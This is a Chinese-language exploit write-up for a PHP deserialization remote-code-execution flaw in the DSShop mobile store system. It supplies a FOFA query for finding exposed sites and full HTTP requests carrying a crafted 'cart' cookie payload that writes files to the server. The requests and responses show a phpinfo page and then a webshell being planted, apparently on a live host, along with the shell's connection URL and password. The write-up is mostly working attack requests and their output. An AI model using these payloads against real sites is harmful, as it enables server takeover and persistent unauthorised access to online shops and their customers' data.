D13-1DSShop-移动商城网店系统-反序列化RCE

漏洞描述：

DSShop单店铺移动商城网店系统的getCartList方法的cart参数存在php反序列化漏洞，攻击者可以通过漏洞执行任意代码，获取服务器权限。

影响版本：

DSShop <=V2

网站图片：

网络测绘：

fofa语法：

FOFA：title="德尚商城 - 程序来源于德尚网络"


漏洞复现：

payload：

```
POST /index.php?s=home/article/index HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Cookie: cart=AAy55Yx63XBVVv92xG_Mjp47gS7Kz8Q4yWN43JG5FBAGYUKdaUSGFc5IOUEZuu9sb-G6vK26S3_to4B5-OCV9r5Jv_AqDW0InYCm6cLlH8PJJhAodxPbVnGIa0y2K8JGiO2paoJrbQE6qf_tIiGn-lJGQn9I
Accept-Encoding: gzip

img=if(!is_dir($_SERVER['DOCUMENT_ROOT'].'/uploads/')){mkdir($_SERVER['DOCUMENT_ROOT'].'/uploads',777,true);}file_put_contents($_SERVER['DOCUMENT_ROOT'].'/uploads/test66
```

效果图:
上传phpinfo




```
<?php phpinfo(); ?>
```

```
3c3f70687020706870696e666f28293b2
```

```
POST /index.php?s=home/article/index HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Cookie: 
cart=AAy55Yx63XBVVv92xG_Mjp47gS7Kz8Q4yWN43JG5FBAGYUKdaUSGFc5IOUEZuu9sb-G6vK26S3_to4B5-OCV9r5Jv_AqDW0
InYCm6cLlH8PJJhAodxPbVnGIa0y2K8JGiO2paoJrbQE6qf_tIiGn-lJGQn9LH31LcFtYbhOk-BC3zuDM9QvGNcNp2zQ4ut7YOtR
KyE1rf6-4vK4JyG1tUWM16uO38k1MXT2LYc3Z_tQ3C7No_IMsFA52VwIbWIBF2vAXhUKZaoAZzbKnLq_a2W0LEnA3eODUJ77N3B4
ags-ofeIUyVDXXbJ4pv9H8UCNaTAZCS815dD5y8yY7VBoWX58aVxtwbPZaFC3xbx6HDAa86uLrNHlqqKHf0OLt-4HB2BrJhMmC8y
1qrRpCW9K_kHZ_qzbCf_uIwJoyfK1Ra9sveCqEGtZ7vOk6gPHvSPrRa-3kULbS7AMny97Y29DH6e6JTGLIvL45KKwrXXH3G3-VZZ
x9ry2aYL5aXHSmaME3L19oEt23dJCaWfIYeH7k6WNn-C86ajL6j53b6e8ME7PoCiP1tM2Zrb75Ux8pLMKHWDMFacK4xEwFp2FJK6
NmmX2FCMRpqh2cDLH4XK5ZxdxbY1H1O_MW9h57CmBJYpzaTYM2KgKUz3L5hh10NHBqlnHYKVAFqnSXmOuaOhDKbVAquP1K8GAWps
EVFh78346LgHxoGsOoaj-VfqMbJEvFpcLcaURmaQ_kyxInGr1ZHy9Yr1-Z6z-b3TK5e_-1pc15rL_JMc0YzKCFmIH0r0Cq4o24d3
B6qIGJG0EWJZKJWFuZvrDH_v7b2e3s0vO2ugGEBByrKm4Lg0_If5IEGB-FLPEYwoBFxMPpK6NmmX2FC-Tpq82bnULIWY87CUCLgP
Rp2FLV4p5dPgxY0MzafPM3OtI3bSO5JhAo1xPaFoKHyVEFiSUqiD8Z6oG7bQE6m5_tIFFYWmJXpm5c3eAqoHtLDgOnmg-GP-DLxM
0XVZHMagRmeUD0KFMpes1oD--YrbBcW_1tUbMWSuL3JFz5DX7n7c5rLkU1m4NXLnBbh47EBkB82ICJ2JEFJbN4yjA5zfO7bwALVb
2NcjS3eNHY1XxaKo9bgStIfeIUyOIleWEsJAwXN6IJK_OYeP2FyTH5y7zbv6LbDK5caqxt85H1OFG3xbx6zg15bVvL3PRHiiE3Pa
Lphh10NHBqlnHYKVAGO8Rq-V45fdDKbVEKuP0K8qO2ZtJodh_qbbAacGtZ7vOk6gPHvS_85Q4U5OHMalSWeQ2E-tR3Fr7aWiPYvL
AZKu9roSE2WE93JJ_sXUD4ba3JzkUFuiPon1LJou7YdRBKuaGVuH3m-dNIu9vr7FMrTwyalb3M06BGakDXlU2ZKj7JQH8pLNIXiG
N3XSJJBI91wVBJWUSYee5IOTR3m39p7LMHXa8LOR_dsMRombFlYp5dPgDI0MzaDORFmdFUzz-JhL-XZjFsuyMm-sEGO7E2i98cHB
EqbmDauO2akCFYmrJE5q2crI6HEs7aftJnqoQFjQH49A-2NXLZ6dRHK54ECHVJeu1rb6P4n138W0wqobHYe7P1xbz6r8-YAW5XrD
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 04 Dec 2023 09:57:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Set-Cookie: PHPSESSID=ook5df1p7smfqjjitas8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-re
Pragma: no-cache
Strict-Transport-Security: max-age=3153600
```

验证




[redacted]/uploads/test666.php

PHP Version 7.2.33


System	Linux VM-8-7-centos 3.10.0-1160.88.1.el7.x86_64 #1 SMP Tue Mar 7 15:41:52 UTC 2023 x86_64
Build Date	Aug 11 2020 15:38:14
Configure Command	'./configure' '--prefix=/www/server/php/72' '--with-config-file-path=/www/server/php/72/etc' '--enable-fpm' '--with-fpm-user=www' '--with-fpm-group=www' '--enable-mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--with-jpeg-dir' '--with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xml' '--disable-rpath' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl=/usr/local/curl' '--enable-mbregex' '--enable-mbstring' '--enable-intl' '--enable-ftp' '--with-gd' '--enable-gd-native-ttf' '--with-openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-sockets' '--with-xmlrpc' '--enable-zip' '--enable-soap' '--with-gettext' '--disable-fileinfo' '--enable-opcache'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/www/server/php/72/etc
Loaded Configuration File	/www/server/php/72/etc/php.ini
Scan this dir for additional .ini files	(none)

上传马子



```
POST /index.php?s=home/article/index HTTP/1.1
Host ?: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like 
Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Cookie: 
cart=AAy55Yx63XBVVv92xG_Mjp47gS7Kz8Q4yWN43JG5FBAGYUKdaUSGFc5IOUEZuu9sb-G6vK26S3_to4B5-OCV9r5Jv_AqDW0
InYCm6cLlH8PJJhAodxPbVnGIa0y2K8JGiO2paoJrbQE6qf_tIiGn-lJGQn9LH31LcFtYbhOk-BC3zuDM9QvGNcNp2zQ4ut7YOtR
KyE1rf6-4vK4JyG1tUWM16uO38k1MXT2LYc3Z_tQ3C7No_IMsFA52VwIbWIBF2vAXhUKZaoAZzbKnLq_a2W0LEnA3eODUJ77N3B4
ags-ofeIUyVDXXbJ4pv9H8UCNaTAZCS815dD5y8yY7VBoWX58aVxtwbPZaFC3xbx6HDAa86uLrNHlqqKHf0OLt-4HB2BrJhMmC8y
1qrRpCW9K_kHZ_qzbCf_uIwJoyfK1Ra9sveCqEGtZ7vOk6gPHvSPrRa-3kULbS7AMny97Y29DH6e6JTGLIvL45KKwrXXH3G3-VZZ
x9ry2aYL5aXHSmaME3L19oEt23dJCaWfIYeH7k6WNn-C86ajL6j53b6e8ME7PoCiP1tM2Zrb75Ux8pLMKHWDMFacK4xEwFp2FJK6
NmmX2FCMRpqh2cDLH4XK5ZxdxbY1H1O_MW9h57CmBJYpzaTYM2KgKUz3L5hh10NHBqlnHYKVAFqnSXmOuaOhDKbVAquP1K8GAWps
EVFh78346LgHxoGsOoaj-VfqMbJEvFpcLcaURmaQ_kyxInGr1ZHy9Yr1-Z6z-b3TK5e_-1pc15rL_JMc0YzKCFmIH0r0Cq4o24d3
B6qIGJG0EWJZKJWFuZvrDH_v7b2e3s0vO2ugGEBByrKm4Lg0_If5IEGB-FLPEYwoBFxMPpK6NmmX2FC-Tpq82bnULIWY87CUCLgP
Rp2FLV4p5dPgxY0MzafPM3OtI3bSO5JhAo1xPaFoKHyVEFiSUqiD8Z6oG7bQE6m5_tIFFYWmJXpm5c3eAqoHtLDgOnmg-GP-DLxM
0XVZHMagRmeUD0KFMpes1oD--YrbBcW_1tUbMWSuL3JFz5DX7n7c5rLkU1m4NXLnBbh47EBkB82ICJ2JEFJbN4yjA5zfO7bwALVb
2NcjS3eNHY1XxaKo9bgStIfeIUyOIleWEsJAwXN6IJK_OYeP2FyTH5y7zbv6LbDK5caqxt85H1OFG3xbx6zg15bVvL3PRHiiE3Pa
Lphh10NHBqlnHYKVAGO8Rq-V45fdDKbVEKuP0K8qO2ZtJodh_qbbAacGtZ7vOk6gPHvS_85Q4U5OHMalSWeQ2E-tR3Fr7aWiPYvL
AZKu9roSE2WE93JJ_sXUD4ba3JzkUFuiPon1LJou7YdRBKuaGVuH3m-dNIu9vr7FMrTwyalb3M06BGakDXlU2ZKj7JQH8pLNIXiG
N3XSJJBI91wVBJWUSYee5IOTR3m39p7LMHXa8LOR_dsMRombFlYp5dPgDI0MzaDORFmdFUzz-JhL-XZjFsuyMm-sEGO7E2i98cHB
EqbmDauO2akCFYmrJE5q2crI6HEs7aftJnqoQFjQH49A-2NXLZ6dRHK54ECHVJeu1rb6P4n138W0wqobHYe7P1xbz6r8-YAW5XrD
Q365PnXLFZIu7YdRBauaGYSIBH2UPJWJ8Jyk9LbwAKmf3tIqE4G9L41U893U64Yt-ZGnLYaXPVvdJbYw9Gd6IdaEJl2T-UyuUoGM
2c3T9XDK5Z6qxbY1QlSZPXwl0cL7D6I6uL3WLkGiE3PaPJhh00NrPaGaHltX0Blk
Accept-Encoding: gzip
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 04 Dec 2023 10:23:56 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: PHPSESSID=fkrg4ldhbpf9k2tgn2d5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-re
Pragma: no-cache
Strict-Transport-Security: max-age=1576800
```



URL地址 *: http:/[redacted]/uploads/test777.php

连接密码 *: img

网站备注:

编码设置: UTF8

连接类型: PHP

编码器

● default (不推荐)

○ base64

○ chr

尝试连接